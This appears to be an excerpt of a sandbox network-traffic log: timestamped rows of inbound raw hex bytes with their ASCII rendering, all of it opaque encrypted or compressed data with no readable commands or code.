2021-09-27 16:50:27 UTC	1366	IN	Data Raw: 98 59 4b ba c6 29 a9 dc d7 4b 56 17 bb f8 e1 37 00 2d b2 72 d8 41 61 a2 7b 2e bd f3 75 20 a2 a3 cd 76 67 f1 28 a2 81 7c f0 be 5e 2c d0 41 bb aa b6 7b 6d 4c f0 84 88 0d 0f 39 ce f0 b0 9d 1e 0d 0f 69 28 26 4b fa 75 0f 69 92 a6 56 ed 78 37 1a fb a1 42 64 f3 07 b6 da d3 2b fd a6 85 06 d7 32 c6 73 8a ee 02 41 e2 a0 cf d7 ea f8 70 2c d4 8d 57 ff 54 74 10 ff 43 e6 ae 47 4c dd 58 2b 79 25 15 87 71 27 6d a4 50 c3 93 97 10 38 19 0c c3 6f 90 a5 b4 89 74 a2 2b 45 eb 3e dc 7f 1f 90 65 be 36 e4 ea bd bb f7 39 f4 65 f8 9f 3b 28 5a 96 c6 f2 0c a7 60 5c 02 9a 38 09 dd 95 0d 35 1d ce 38 4c 39 48 df fd a6 15 0b dc 6f 10 af 63 cc 4c b6 a9 34 42 20 ed b0 05 02 ca ab e0 b4 f3 81 7c c8 27 a3 88 86 64 17 7d 72 d9 2d 37 c5 1f 90 20 12 5d 9e c1 36 ce d1 0c 1d ef 84 47 09 92 4d aa Data Ascii: YK)KV7-rAa{.u vg(^,A{mL9i(&KuiVx7Bd+2sAp,WTICGLX+y%q'mP8ot+E>e69e;(Z`858L9HocL4B d]-r-7 }6GM
2021-09-27 16:50:27 UTC	1374	IN	Data Raw: ea 8d d7 0c e4 01 49 45 ef f0 c7 a0 1f 6f af 15 e2 0d a6 de 8b 9c 78 6d 58 ed 40 db ab 1a 62 5c 4b fa 5c bc 1e 18 74 1f 1b a7 a2 8b 10 b5 06 2b 52 00 2d 71 de 8b 9c 78 6d 5c d7 4b ad 9d 3f 05 da 2d 4c bf bf f9 60 e9 fd 71 de 24 2f f0 49 89 79 ed ce 45 60 53 f3 4d 01 a0 ba c0 18 a2 3f dd 59 1b 87 50 3e da 2e 71 de 27 e6 66 ec ab b2 23 75 d4 9e 2e 74 51 cb 73 01 16 fb 11 6c 22 d7 78 e2 90 e0 64 49 0e 80 3c be 71 a5 6c af 29 23 91 f0 8c ea a8 d1 34 07 dd 41 96 f5 16 22 9c 6b 14 19 0a 88 cd b8 43 bb 5e fc 24 1c 09 5a 92 65 ff 57 52 00 cf 43 26 a5 8b 6b db 92 34 14 a6 c5 dc 8c 48 8c e9 89 a7 15 5a 76 22 9c 68 da a7 17 f9 c5 e0 1f 6f 7f 9f c4 9d bd 64 35 4e d4 f6 61 2f b6 7b 6c 13 c8 27 9d ca bb 1b c5 e9 ae e3 9b ef 0d 36 16 16 71 00 55 d1 61 76 ba db 0b a0 Data Ascii: lEoxmX@b kIt+R-qxm K?-L`q\$ lyE`SM?YP>.qf#u.tQsl"xdl<q)#4A"kcA\$ZeWRC&k2.9oZv`hod5Na/(l'6qUav
2021-09-27 16:50:27 UTC	1381	IN	Data Raw: a4 d0 ba 85 87 1a 8c 9d a4 24 1c 09 5b 22 87 32 bd 28 53 1d 97 f1 7f 81 4f 4d 8b 96 2e 34 40 28 9f 44 2d fb 2a 2a 6f 95 d8 c0 18 ed f4 11 6e ce b7 89 37 4a 1e 79 2c 6e f5 93 e2 20 66 b6 f0 73 2e 34 42 64 b4 e6 56 17 39 87 01 48 36 82 8a 1c 82 fe 28 26 a7 53 02 ca ef fd 25 9e 04 0a a9 d1 b7 fe 28 26 b7 7b 62 b9 02 ca a8 02 4a 81 2a e9 2d ec 02 35 3a e2 0d b3 7f 88 f2 ea ea 10 2f 3d d6 bc 4a f2 f3 71 b3 e9 9e 82 75 46 1b 84 03 4c 7e 83 3b 53 f2 f2 b4 53 e5 6c 9c 2b c5 9c b6 7b 6d fc 20 a8 93 94 7f 64 c2 98 33 c0 91 ca 10 6f 4c 08 d9 4f 03 4e f7 23 19 58 70 d2 34 14 a6 c5 dc 8c 48 8c e9 89 a7 3f 1b 0d 65 38 4c 27 4b 3c dd 58 2b 52 74 27 c7 cc 76 6a 14 7e 0b 9f e7 98 bd 92 ae ba b6 7a 5a 9e 2b ac 09 43 93 b7 e2 a3 3b cd 46 6e ce b5 fb 9c 97 32 09 2f 6d c8 58 Data Ascii: \$["2(SOM.4@/(D-**on7Jy,n fs.4Bdv9H6(&\$%(&{b}*-5!=-JquFL~;SSl+{m d3oLON#Y4H?e8L^K<X+Rt'vj-zZ+C;Fn2/mX
2021-09-27 16:50:27 UTC	1389	IN	Data Raw: 58 12 03 c7 73 0c b1 7f b4 2b f4 4e 6f bf f8 e1 c8 e8 1d 48 73 5a 9e 43 6a 44 af 16 bf 9a 38 08 42 0f 01 58 10 88 54 d6 92 e5 5f 5a cf c8 af 61 d3 04 44 68 72 ac 32 c1 1e 86 f4 55 99 ea ae de d4 cf dc a3 9c c2 90 ab 1d ce 3e 6e 9e f7 97 b1 aa 9b ce 14 e6 9a ce 30 09 2b 26 dd 1c 82 cd 47 f0 67 45 6b bb 42 ef a4 d9 2b 9d 40 3b d3 05 ca cf 5f 7f b7 cd 32 3e 5a 9c b1 6f 96 d2 fa 94 5a eb 7b 6d 4c 7e 78 5e 27 5f 6f db a8 1f 19 07 1a e8 7f 22 17 3d 55 d1 67 63 6c 93 71 20 5d 63 cc 4e da 62 59 e4 17 60 11 86 cb a5 04 44 67 49 35 41 1d 70 75 5d cd 33 82 5f 56 81 f7 67 c0 8e ce 5d e6 64 60 27 55 21 d2 92 59 e4 6f 1f 68 4b 05 ac 7d 66 53 ce 3e a5 29 75 64 5e f7 67 c2 a7 de 33 03 c7 c8 cd 63 17 79 e3 98 cc b3 3e b2 b1 64 62 3a 75 5b a9 23 66 04 30 1c f6 ea 27 5c 86 Data Ascii: Xs+NoHsZCjD8BXT_ZaDhr2U>n0+&GgEkB+@;_2>ZoZ{mL~x^n^~Ugclq cNbN^Dgl5Apuj3_\\g d^U\\YohK} fS>)ud^g3cy>db:u f#f0\
2021-09-27 16:50:27 UTC	1397	IN	Data Raw: fb f5 15 f3 7e 7f 21 56 ca a3 9c c2 90 ab e1 63 31 eb fd 2d 42 ef d2 7f fc e7 2a d5 b9 f8 ee ea f8 1a 0e 80 7a 60 7e c7 db ab 1a 05 b9 02 ca a9 8c 95 27 71 66 a1 22 e8 0b 9f 04 27 60 27 aa 2a f8 9e 41 e2 e7 29 3b 5b 0d 11 6e ce b7 a6 c6 98 eb f0 54 4c 27 5c 5c 50 44 81 7c f0 05 05 d2 34 bd f3 7d bf f9 9c 3d da 82 7d f9 8a 6e ce b5 f9 9e 1d 30 ba 5d ae 3b 13 f8 d9 12 14 7e af b4 29 58 72 27 58 52 88 e4 29 57 ec 3e d7 a3 3d 9d 34 42 20 69 f5 fb b1 66 df 07 0f 33 00 f6 ea 07 a4 a6 bd 0c e2 e7 21 15 f3 72 9d 34 4c 08 d9 b8 fd 26 c5 6a 8a 52 74 22 e1 a5 3a 51 08 69 7c 4a be bd f3 72 00 6b af 1a 41 69 91 29 a8 30 e2 d6 8e 04 b3 02 4f 4d f7 e8 7f 87 cf bc 46 1b c8 e4 15 86 d3 41 0a 1a 8f dd 0e cc f8 4d d4 3b 86 83 7f 8b 43 9a d0 4a 32 b5 29 23 66 44 4b dc 3f 21 Data Ascii: ~!Vc1-B*z~-~qf^m^*A);[nTL\ PD 4]=n0 ;-)XrXR)W>=4B if3lr4L&JrT^;QijJrKaI)OoMFAM;CJ2)#DK?!

Timestamp	kBytes transferred	Direction	Data
2021-09-27 16:50:27 UTC	1405	IN	Data Raw: 27 a3 cd 33 c0 d7 e9 72 d8 89 27 ab e1 27 04 33 c0 d3 51 08 bc e6 8e 78 b5 8d f7 f1 fb f1 83 80 c2 98 33 c0 92 a5 d2 bf 11 6e 8a b3 f0 f8 1a 06 a9 23 99 b7 83 80 bd 43 76 8f f2 65 4c 15 0b 0f 39 c6 a2 71 55 12 f1 8b 14 f5 93 a7 d7 0f cb 2a 2a 6e 69 6e 31 bb 05 29 a8 1e 43 46 1a 6a a1 bb 66 eb 0b 15 08 b6 2b a6 55 2b 2d b2 72 d8 4d ff ab e1 63 33 c0 92 25 da 75 c3 e5 6c ca 9f c4 d9 1b 1e 68 a4 3f 90 50 f3 fe 47 a0 4f 03 74 dc d7 4b fa 9f c4 9d bf 11 6e ce ba 76 a5 75 17 82 fe 2b 9d bf 55 43 a6 20 7c 95 e1 13 06 a4 3f 8d 90 20 25 1e 0d 65 38 cc b0 6d 4c 7c b4 d4 c7 24 5f 75 23 66 bb 07 d6 c8 e5 c9 d1 54 ec 93 ee 70 b6 2b de b7 9b c2 f1 d9 42 64 80 79 68 c0 93 27 a3 cd 33 c0 93 a7 d7 4b be 28 de db 10 4a e3 67 d7 62 8d fc 40 30 74 b5 bd 65 7a 9f aa 3b a1 a8 Data Ascii: '3r"3Qx3n#CveL9qU**nin1)CJfj+U+-rMc3%ulh?PGOtKnuv+UC [? %e8mL]\$_u#fT+p+Bdyh3K(Jg)b@0tez;
2021-09-27 16:50:27 UTC	1413	IN	Data Raw: 0f ba 0e ef f0 07 14 8e 98 55 ca 20 45 bd 5f e9 2d ec a1 8f 14 35 f6 10 90 e0 65 c7 d9 58 55 fa 2f f5 18 29 23 41 69 b0 e6 b9 51 98 f0 5c fd 59 e6 9a f0 ef 42 ef 57 9c 61 71 dc 28 bd 41 aa b6 4b b9 89 59 90 f8 91 50 d3 33 93 37 09 00 9b e5 6c c9 29 8d f1 93 2c f8 91 ab 95 6c 4d 00 39 cd 5d cd 33 84 37 4a 62 3a 96 a5 c8 4c 48 22 e8 fc af 2c a4 82 cd 38 39 f6 6b 7c da a7 d6 33 40 a0 bb f7 03 a4 96 a5 05 da 19 0a 2d 39 34 c9 f0 8c a1 b4 25 0e 24 2c 7d 8d 89 04 ca de e3 37 f1 19 42 3f 83 7f 8a 67 01 a0 7e b7 75 8c 9d bf 11 98 25 76 d5 15 f3 9c 49 35 40 67 7e 7d b4 fd a6 55 e7 92 cd 07 05 da da a6 95 29 90 63 b8 58 12 03 c7 72 8b 04 0c ea b8 0b 50 c6 29 38 8f c6 fc db a9 cb 62 59 2b ee 89 59 90 f8 91 50 0d 33 93 37 09 00 9b e5 93 58 64 ef 6c 1e 86 f7 64 b2 42 Data Ascii: U_E_-5eXU)/#AiQ\YBWaq(AKYP37l)q,IM9[37Jb:LH",89k[3@-94A%\$,?B?g-u%vI5@g-]J)cXrP)8bY+YP37Xdl dB
2021-09-27 16:50:27 UTC	1421	IN	Data Raw: 62 4d ba 0e f0 ec 05 14 7c 0f 96 f1 03 a4 96 a5 de af 1c 8c 1a 74 57 eb 3e d1 e4 61 d3 14 7c a6 06 2c eb f8 f6 9e 14 36 1a 5f 74 83 d9 b0 92 da a4 b8 d2 b7 ab 6a ce c1 d6 4d f7 db df 07 a9 23 66 3c be dc df 0b eb 71 21 55 97 bd 4f 88 f5 d1 b5 f1 dc 5c 65 b3 f6 6b 81 47 0f 96 f1 52 63 f0 8c ee 72 53 05 14 7e ed f4 10 bb 79 e8 eb 0f 9f a1 e6 9c b6 76 95 ac 67 46 ed ac 1d 73 61 d0 45 34 bd e4 16 ba 0e ef c1 9d 47 7b 92 da 32 32 d6 0b eb 3f a8 4a 35 ff bf 43 6d b0 3f 56 9c 68 4b ea b8 36 48 67 7e 7f 2e 40 a3 95 97 b9 47 7b b5 72 8f cb 7d 9e ca fe 28 66 36 84 58 c7 34 86 8b 6b bb 52 96 c6 f2 54 cc 3b 85 7a 17 29 57 ff fb f9 df d5 16 a8 0b a8 71 5d 01 0c 69 52 af a6 de 8a db 7f 7f 53 59 90 30 1d c7 af ea a2 4b b3 9c cd b8 7f 8b c1 59 f3 de 83 c3 91 f2 f3 73 85 Data Ascii: bM[tW>a],6_tjM##< UOlekGRcrS-yAvgFsaE4G[22?J5Cm?VhK6Hg-..@G{r}(f6X4kRT;Z)Wqj]RSY0KYs
2021-09-27 16:50:27 UTC	1428	IN	Data Raw: 9a 34 02 d0 99 f0 8c e9 8a 2e e8 1c f5 d6 43 34 71 a9 99 3c ad b3 7c 04 82 77 9b 46 2d 99 5d d5 82 7d 7a 9f 16 7e a3 9b e9 82 3a d2 53 86 5d 25 de 56 57 e8 0b 99 8d 71 5d 65 b3 37 91 61 a4 be fa df da 2d 4d 06 30 d1 ff 20 19 f5 48 f6 0d 3e d1 3f 36 5f 72 53 5e a7 97 3c 95 53 f2 f5 f3 66 b7 be 05 c1 d5 1d d5 19 30 4c a7 b2 d1 b7 01 b7 01 e4 02 09 d0 ba 85 87 79 80 3e d1 ea 73 5a da ce 05 39 99 a9 a2 c0 6c 36 bb 2a c2 5e 2c 36 39 36 7c 0f 96 d4 77 8c d0 31 43 6d b3 0b 9f 99 5d e6 64 a2 37 32 05 ae 97 4b 7a 03 8f 16 02 41 1d 74 23 e8 1c ca 20 5d 51 d3 c4 95 f2 87 7a 60 fb f7 cb be 4d a4 0e b8 5c d6 13 f6 19 da 59 e4 15 87 46 86 ce 3e 8d 12 01 c3 e5 93 58 5e 4f c0 18 ed fe e8 71 aa a1 33 8e f3 4d 74 f8 6e 15 fd ae 33 4b 05 ae 97 6d a4 93 2c f8 91 7a 60 56 Data Ascii: 4.C4q<[wF-]]z--:S]j%VWqje7a-M0 H>?6_rS^<Sf0LRy>sZ9I6^~,696[jw1Cm]d72KzAt#`JQz`M\YF>X^Oq3Mtn3Km,z`v`
2021-09-27 16:50:27 UTC	1436	IN	Data Raw: 0c b0 2b 5b 38 c5 c4 ae 60 e9 fd a1 22 14 7c f8 47 7b 65 78 6d 38 0a 56 99 c3 1a 0c 9a bb 3c df a1 fa 13 2e bf 16 11 71 dc db 29 23 95 f7 13 07 08 52 86 7e f4 1c 71 d6 d1 b5 22 24 18 04 ec 74 cc eb f0 73 04 44 63 45 eb 6b 3f 5e bd 85 5e 94 2d 59 01 c1 02 91 29 dc 89 04 c5 69 42 70 ab 62 c5 59 90 d0 31 ec ab b2 9e ca fe e8 7f b4 89 70 43 69 aa 9d e4 b4 89 70 51 87 62 72 53 db df 57 63 f3 0a 22 eb 1a 50 6e ce f6 0d f1 9c b6 b8 0b a3 96 70 2c d0 4c a0 ae ab 6a 12 7a e7 05 91 26 de 27 c2 e9 9e 41 a1 d6 5c b6 f0 c4 16 20 99 44 e2 b3 a7 17 f6 15 70 11 33 99 ec a6 0b 82 8b df 18 f7 cd cc bc cf bc 5a 15 70 a6 ad b3 cf 33 90 ab 1e f2 b2 4c 94 d5 03 c7 f2 87 7c c3 59 3a 2d 69 c7 6f 88 86 f7 67 83 0e 0f 95 e9 fd 5a db dd a1 9c b4 20 41 1a c0 10 00 4e d4 03 c7 24 18 Data Ascii: +[8`"lG{exm8V<.q)#R-q"\$t\$DcEk?^^-Y)iBpbY1pCipQbrSWc"Pnp,Ljz&A! Dp3Zp3L\Y-:iogZ AN\$
2021-09-27 16:50:27 UTC	1444	IN	Data Raw: 22 24 1c 09 37 9d 57 17 7d 73 e2 73 ec f2 0c e2 fd 5d cd f5 18 00 39 7c 52 63 64 b7 94 d1 b7 e6 be 71 5d ae bb 8c 16 fb 87 51 e0 e0 6b 47 b5 75 13 d2 aa 22 cc 35 1d 00 91 f3 71 5d ae 68 c0 92 99 23 12 f1 88 2b 55 fa 1f 1b 86 4d 73 16 5b 12 85 85 85 85 84 bb b9 82 c2 e0 6b 47 7b 6d 09 d7 07 f7 d5 32 fe ad f2 5e 58 89 04 cf 36 60 8c fe 28 ad e6 aa d2 f3 2f d4 b7 3e df 5c 4b 79 97 4d 50 8d 71 55 12 f5 93 cf 36 2d e2 1a f8 88 81 94 29 a8 5b 9c bb 8c 45 bb f8 e6 7d eb 93 5b 65 b3 a3 f2 87 8e f4 93 a2 3f 22 92 d9 32 b5 e2 6e ca 40 dc d2 cb f5 16 fa 1f 91 1e 93 2c d3 04 46 96 6b cc b0 6c e0 97 59 1b 0d 65 7d fe 64 17 85 d0 37 ca ab e1 df da dd 59 1b 86 09 e7 cf b4 76 e1 63 ef 00 ca ab ed f8 9a 38 09 d7 83 b7 32 f8 93 c3 2a d5 22 17 3e 9a f3 e6 ba 45 d8 3d 53 f5 c6 Data Ascii: "\$7W]ss]9lRcdq]QkGu"5q]h#+UMs[kG(m2^X6'(/>\KyMPqU6-)]E[?e"2n@,FklYe]d7Yvc8;">E=S
2021-09-27 16:50:27 UTC	1452	IN	Data Raw: 46 e5 93 59 49 a2 a3 a5 94 a2 4a 1d 8b 94 12 b0 85 43 6d 28 60 25 5e 94 d6 34 b7 43 0e 83 c6 29 57 eb ad 63 db 04 3b b9 52 8b 94 28 92 a3 46 61 5a 5e 22 e8 08 0d ed 68 90 20 12 f0 b3 72 d9 f6 34 36 07 56 94 29 01 b7 02 1e 90 c8 f7 98 33 c1 a2 cd b8 70 b9 fd 5b 18 a4 b8 85 f0 07 56 94 28 92 9b 39 ce b5 f9 3c c7 db 5c 28 e0 6b b8 7f 88 79 fd 2b ad a3 49 8d ac ea 07 ab d9 30 d1 39 bb c7 a1 af 15 84 d5 57 ff fb 39 8b 19 3d 9d 36 87 cf ba 85 c6 8a f5 0f 2c e8 0b 9c ea 9f 2c 7f b7 bb 8a 41 4a 32 b5 f4 64 76 65 09 2f 49 0a 22 47 65 03 4c 3f f5 77 de d6 bc 4a f3 ce 75 44 68 38 cf 8c 5b f3 51 e0 b0 c5 5a 15 28 e6 aa d3 11 91 5d da 9e c4 10 ec fd a7 7f f1 00 59 5e 2c d0 46 c9 29 40 a0 bb 23 18 17 7d 33 f0 1f 31 ba 37 35 3a ae 28 ab 6a 3b 2f 7d 71 bd 0c a7 5c eb Data Ascii: FYIJCm("%^4C)Wc;R(FaZ^"h rS46V]3p[V(9<[ky+I09W9=6,,AJ2dvel"]GeL?wJuDh8[QZ(JY^,F)@#]3175:(j:/q\
2021-09-27 16:50:27 UTC	1460	IN	Data Raw: 57 85 7a fb 2a ec 76 eb 0e e7 75 25 1d 9b ce b5 f4 68 40 5f 6f dc a7 76 11 e5 3a c1 d5 1d d5 19 8d 5d a6 59 58 10 13 8c e6 d8 25 58 12 f1 89 3f 9e fb a5 99 3e 0a d5 05 da c4 e9 80 7c c0 e1 32 d5 fe 6a 36 07 56 94 29 a8 9d b6 0f a9 58 66 47 4f 4d 17 82 1c b7 98 f4 9b be dd ef 8b 92 6e 71 5a ce b1 cb 6a 49 fd 82 ba 0c e0 c4 d9 f0 08 dd 7d 36 ce 91 ae 6a ea f7 bc 8e 92 2d f1 02 c6 e1 ea 38 7f 8f 16 20 99 41 26 a2 1c 5f 79 f8 d9 11 31 ba e5 2a ec 89 de 24 14 7e 32 b5 a6 02 7c ff a0 32 c1 93 97 cf bc 9c 49 f5 f3 f0 87 7a 60 fb f7 58 12 32 65 39 94 6a 02 35 3a 8e a7 3f 1e 86 78 b6 f0 37 89 04 c2 73 a5 2d 6d 87 62 72 53 05 03 c7 28 52 8b 90 5a 1d a8 2e 34 18 84 83 58 12 a2 db 97 ef 84 03 4c fc b6 84 13 f8 dc 5c 53 86 5e 37 09 05 51 08 d9 cf a5 2d a2 c0 55 99 45 60 fa Data Ascii: Wz*vU%h@_ov:]YX%X?>]a2FnzXfGOMnqJ]]6-8 A&_y1\$~2]lZ`X2e9J5?>x7s-mbrS(RZ.4XLIS^7Q-Ue`
2021-09-27 16:50:27 UTC	1467	IN	Data Raw: 95 e9 fd ee a3 39 9b 37 ca c1 46 96 6b ca a0 ba c0 55 ea bd 85 8d da 59 2a 5f 2a 1a 7f f4 30 b0 09 6b b8 e4 ea bb 64 e4 82 ab 21 ae 8d 12 05 1c 80 30 0a 8b c7 d0 7e 77 88 86 5d e6 10 13 8c 43 0e 35 f6 12 1a fb 5e 58 c7 ca 17 2f 3d d8 cd 32 f2 9d 34 53 79 ba 01 54 fb 68 45 db 1c 82 6e 0d 3e 04 90 df a2 95 09 b3 0b b0 d3 27 a2 f9 97 c5 1b d2 ff 5d 25 9f ce 1f 78 25 15 79 da c8 d2 be 92 66 4d ff ab e0 9d 57 d4 48 24 4f b5 f6 14 44 96 d3 b3 ce 5d f3 05 9a b3 f4 10 ed 4c fc af da 91 29 57 ea 08 65 d0 28 f1 02 8d ed 46 55 5c 51 83 83 ff 7d 49 03 7f 75 22 e1 e6 e7 26 aa 5e a7 d6 04 75 d4 f3 dd d2 db 28 e6 6a 3b 2e c6 f7 70 00 4e 81 7c f1 45 6b cc c5 6b 87 0f 59 58 12 29 23 6b cc e7 27 f0 c7 a7 29 f6 ea 04 10 c0 7b 92 eb c5 79 ae e3 66 09 ab 6a 92 e6 b4 28 d9 Data Ascii: 97FkUY*_`*0kdl0-w]C5^X/=24SyTHen>]%%x%yfmWHSODJ]L)We(FU\Q]lu"&^u(j:.pNlEkkyX)#k:)yf(
2021-09-27 16:50:27 UTC	1475	IN	Data Raw: f2 85 57 24 f3 db dd 8b a7 c3 50 0f a0 75 5f 6f 95 90 35 4e 91 e8 7d bb 34 42 21 50 ba 90 ab e5 dc f5 e6 ef 73 27 23 9a 88 0d 65 38 dc 53 02 ca a3 b5 7a be 3e 9f 8d bb 07 56 94 b6 ff a4 50 86 4d 3a 6d f1 d6 c8 e2 20 02 69 82 cd 33 85 40 53 ae a8 69 bd f1 bd 14 1d bd 54 ca 6e ea 59 10 07 56 94 9a 01 a0 46 2b 68 f0 a6 59 6f 50 86 4d 3a 61 12 72 f8 f1 89 8f b2 74 34 42 21 50 8a b0 6d 4c cc 8a ab 28 15 28 26 64 73 4a d6 c8 a6 27 be 66 69 71 52 fe 68 93 9c 3d d8 cf 5f ba 0e f5 e7 b1 6a c4 9c 17 7a 03 4d 4d bf 52 00 9c 49 f5 e7 0a 5d 7a 9f c4 6a b9 82 bb 72 da d2 fa da fe 15 f8 ed c5 97 b0 dd 5b cb ee 31 bf 64 b6 84 7e 74 da a6 95 28 d9 b0 9a b9 ea f9 2c 3e 2e 34 42 21 50 aa 63 b3 e0 95 ac 17 06 54 9b fa 1d 8b d1 f9 b0 50 06 fd d2 7f f3 d7 b4 89 71 c8 4f 56 67 Data Ascii: W\$Pu_o5N]4B!Ps#e8Sz>VPM:mq i3@SiTnYVF+hYoPM:art4B!PmL((&dsJfiqRh_z=]mMMRl]zjr[1d-t(>.4B!PcTPqOVg

Timestamp	kBytes transferred	Direction	Data
2021-09-27 16:50:27 UTC	1483	IN	Data Raw: 3e 82 72 d8 8e cc 7c f0 44 e1 d3 41 a1 64 16 fa 5c c3 46 6e 8d f8 9e 41 a1 27 a3 cd 70 8c 36 47 b3 a6 79 68 83 dd cd 33 83 d2 8f 9d fc ac 0f 69 01 c0 d3 41 a1 86 fc 24 5f 65 c8 a7 94 fe 50 86 4b 21 99 b5 ba 5f c6 a2 08 89 3f dd 1a e0 3c 56 d7 ae f8 1a 47 2f 32 3e 19 77 84 03 0d df 76 e1 22 a1 35 c5 5e 10 e8 f4 51 b2 52 8b d7 16 4a 77 27 2d 56 94 6a 5a 9e 41 a1 4f 73 5a df 07 9a 38 0f ca d7 4b b9 e7 11 6e 8d 6e f2 0c a2 75 af ea b8 be 5a 9e 02 78 fe 28 66 fa 9f c4 dc 64 f2 0c a2 0a a5 d2 fe 92 2d b2 31 a4 c4 9d bf 13 27 a3 8e 3f 09 5b 63 17 b1 ef 84 03 4c 7c f0 07 56 94 29 a8 5a 9e 02 e9 86 c8 2c 2f b6 08 b5 96 5c d7 25 f1 ca a3 cd 3e 5a dd 42 00 c5 5c bc 6a a8 35 b7 8a 7f 18 bc e4 83 d7 1f 9b bd 0c a1 ea 78 26 aa 32 51 Data Ascii: >r DAdFnA'p6Gyh3iA\$ _ePKl_?<VG/2>ww"5^QRJw'-VjZAOsZ8KnnuZx(f-d-1)'?cL[V]OL[V]Z,/%%>ZBj5x&2Q
2021-09-27 16:50:27 UTC	1491	IN	Data Raw: b0 39 c5 1f d3 70 6f 50 c5 2e 80 f9 df 6f e0 e0 a3 fd 8e 1b c5 30 f1 89 cc 80 9d bf 52 ba 11 6e 8d a8 c2 98 70 e3 47 f0 47 cf 1b 86 48 4d 0f 69 02 f4 c4 9d ff ea 8c 16 ba c4 1d 8b d7 79 64 b6 38 7e e8 f4 50 c7 48 73 1a 14 55 12 f1 89 b3 f4 53 08 ed 80 f9 9c 3d d8 cd 33 c0 93 a7 d7 4b fa 1f 90 20 12 f1 89 8f 9d bf 11 6e ce b5 f9 9c 3d 9b bf 01 48 33 4d 8c 7a 84 71 21 fb ce f6 1d e6 80 8d ea 8d da be ef 8c 62 df 3b ba e9 35 a9 bd 04 bb 6f 37 a3 9f a8 3b d4 b7 98 56 d8 a1 a8 5c ce da a6 21 fa 5d 49 94 21 e5 03 18 93 c6 a7 b2 1c 66 f5 ff ca ad e6 ac 67 55 12 f1 89 89 8f 9d bf 11 6f 3e 3d b1 83 c1 42 62 b2 72 9b be e2 25 15 78 e6 90 df a1 36 c7 24 1e 7f 18 8c 64 c3 59 4f 04 ce b5 ba 81 28 26 61 a2 88 50 7e 1f 6f ad a4 3f 34 81 7c b3 f0 4c 14 e5 e5 08 80 a0 1c Data Ascii: 9poP.o0RnpGGHMyd8-PHSUS=3K n=H3Mzqlb;5o7;V\]lfgUo>=Bbr%x6\$dYO(&aP-o?4 L
2021-09-27 16:50:27 UTC	1499	IN	Data Raw: c5 1f ae 10 6c 36 b8 6e a4 b8 46 e5 bf 9a 1f 7b 85 0e 18 00 2b da 3a 97 3a 82 75 5e 83 84 c5 1f ae 2d 74 d4 b7 fe 16 87 0a d3 35 28 a3 d2 cb ee 86 f7 67 c2 ae 80 06 2b 43 7d 9a fe a3 1e 86 4f 5e db af c1 59 e3 ec 02 35 2b 31 53 cb a5 d6 ec a1 42 a6 20 5d 66 bf fa 1b a2 17 f4 16 11 6f 74 d8 0b 60 92 65 fe d7 b4 98 f8 f2 ca 20 c1 9d ac 17 bd 88 f2 f3 71 2d 5a 61 d0 54 52 63 f5 18 2c a4 7b 19 81 42 1c 89 70 2c c1 fa 7f 5e 2c fa af ad 9 33 3b f8 55 ea 73 a5 2d 5c 4e 69 84 88 09 7f 2b 26 cc 83 84 27 e7 f8 da e1 63 33 c1 07 d2 b0 ad 62 b1 ef 85 e1 8b 52 00 c5 1f 91 82 7b 62 a1 d5 00 33 d9 3a 8a 95 ac 47 f4 d6 38 c7 fe a3 35 01 cb 7b 3a 07 05 51 08 d9 62 b1 ef 84 02 35 3a ae 97 b1 ef 84 c0 c8 67 a9 d3 be 73 36 bf f9 9c 7f 92 39 74 ec be 05 89 04 9c fe 14 a4 af Data Ascii: l6nF{+:u^t5(g+c)O^Y+1SB jfot'e q-ZaTRc,{Bp,^,3;Us-!Ni+&c3bR{b3;G85{;Qb5:gs69t
2021-09-27 16:50:27 UTC	1506	IN	Data Raw: 9d b7 bb 8c e9 89 b6 42 8c ce f5 18 f7 dd d2 5f 7a 66 b3 b1 64 82 8b 6b ba 0e 83 68 c0 d1 f2 cc 0a ed c0 18 37 8a 9a 30 7c 7b 99 f7 11 66 ee 89 cf d3 01 c3 12 b4 fd 5e e5 e5 64 e3 ec b5 11 2e bf 19 c4 16 fa d0 fa d9 47 b5 72 df b5 36 05 d9 47 a5 59 7b 2d 04 c0 43 a6 de d3 04 44 7b 19 41 66 44 94 53 7f 9f c4 df fb bd b3 7f a7 97 3a 59 5e 2c 01 a3 cd fc 64 70 db 11 e5 65 4c 7c 20 6a 47 f8 5f a1 36 b8 b9 bb ef 5c e3 ec f5 d6 43 06 84 8e 13 36 c1 d1 89 8e 1b bc 8a 29 d0 3a 99 f5 18 f7 dd d2 a2 3f dd 86 70 53 05 14 7e e1 17 7d a5 aa de d3 04 44 96 d1 0a 99 5d da d2 bf 0f d3 55 52 00 1d cb a5 da 97 3a 42 10 ec f5 eb fb a9 99 3e 46 85 7a 14 d8 6b af 15 78 e6 e1 d9 43 a6 de 03 0c 69 4a 32 b5 06 2b 9b cf df a1 c9 29 a5 68 d4 83 0b b8 c0 18 f7 dd d2 ac 88 f2 f3 b8 0a 35 3a Data Ascii: B_zfdkh70[{f^d.Gr6GY{-CD{AfDS:Y^,dpeL jG_6lC6):?pS~?D]JUR:B>FzkxCiJ2)+h5:
2021-09-27 16:50:27 UTC	1514	IN	Data Raw: d6 c8 e5 9a 40 a0 46 6e 8f 9d ff bb 07 21 f4 62 f5 e1 06 ba f2 43 ef 84 08 d9 4f 03 4c fc 24 1c 09 5b 20 12 f0 07 14 05 b5 06 d4 c3 5a 9e 01 58 99 db 3b ba f1 e8 99 dc b9 43 93 c9 4c 31 b6 7b 67 3d d8 cd 33 40 5f 2a 2a 2a 2a 2b 52 8b 94 40 a0 46 6e a7 d7 09 fe 68 b3 91 c5 7e 99 fc 22 17 74 5c a3 cd 33 40 5f 2a 2a 2a 2a 2b ad a4 a2 6f af ea f8 52 8b d1 1a 2c 5b 58 fc 50 e8 9b f9 ec 91 c7 6c c2 98 3b d3 a1 e2 e5 ec f6 a6 55 12 f1 89 8e 1b bc 8a 29 d0 3a 99 f5 18 f7 dd d2 a2 3f dd 86 70 53 05 14 7e e1 17 7d a5 aa de d3 04 44 96 d1 0a 99 5d da d2 bf 0f d3 55 52 00 1d cb a5 da 97 3a 42 10 ec f5 eb fb a9 99 3e 46 85 7a 14 d8 6b af 15 78 e6 e1 d9 43 a6 de 03 0c 69 4a 32 b5 06 2b 9b cf df a1 c9 29 a5 68 d4 83 0b b8 c0 18 f7 dd d2 ac 88 f2 f3 b8 0a 35 3a Data Ascii: @FnlbCOL\$ ZX;CL1{g=3@_*****R@Fnh~"tl3@_*****oR,[XPl;AUC-b),'+7#iB&IANTvqUn@_*KQd w>:AN]
